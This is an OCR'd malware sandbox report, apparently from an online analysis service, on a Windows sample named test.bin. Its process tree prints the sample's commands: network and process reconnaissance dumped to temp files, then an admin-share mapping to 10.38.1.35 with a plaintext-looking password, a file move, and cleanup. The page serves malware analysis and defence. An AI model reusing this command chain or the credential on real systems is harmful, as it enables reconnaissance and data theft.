

Malicious activity

test.bin

MD5: 4F8091A5513659B2980CB53578D3F798

Start: 29.10.2019, 19:02 Total time: 60 s

Win7 32 bit
Complete

installer

Indicators:

Get sample | IOC | MalConf | Restart

Text report | Graph | ATT&CK | AI Summary beta | Export

CPU RAM

Processes Filter by PID or name Only important

2720 test.bin.exe PE
63k 51 102

992 cmd.exe /c ipconfig /all > "C:\Users\admin\AppData\Local\Te...
101 6 26

1036 ipconfig.exe /all
133 6 66

2960 cmd.exe /c tasklist > "C:\Users\admin\AppData\Local\Temp\...
123 6 28

2156 tasklist.exe
191 3 84

3292 cmd.exe /c netstat -naop tcp > "C:\Users\admin\AppData\Loc...
123 6 28

3172 NETSTAT.EXE -naop tcp
89 2 50

3204 cmd.exe /c netsh interface ip show config > "C:\Users\admin\...
101 6 26

3720 netsh.exe interface ip show config
666 67 264

1252 cmd.exe /c net use \\10.38.1.35\C$ su.controller5kk /user:KK...
106 6 15

2336 net.exe use \\10.38.1.35\C$ su.controller5kk /user:KKNP...
80 0 30

2388 cmd.exe /c move /y C:\Users\admin\AppData\Local\Temp\\...
51 6 12

3032 cmd.exe /c net use \\10.38.1.35\C$ /delete
99 6 26

1796 net.exe use \\10.38.1.35\C$ /delete
123 0 60

3384 cmd.exe /c ping -n 3 127.0.0.1 >NUL & echo EEEE > ""
101 6 26

2348 PING.EXE -n 3 127.0.0.1
67 2 44

HTTP Requests 0 | Connections 5 | DNS Requests 0 | Threats 0 | Filter by PID, name or url | PCAP

NETWORK | FILES | DEBUG

Timeshift | Headers | Rep | PID | Process name | CN | URL | Content

No data

Danger [3384] cmd.exe Runs PING.EXE for delay simulation

Try community version for free! Register now

New analysis | Reports | TI | Pricing | Contacts | FAQ | Sign In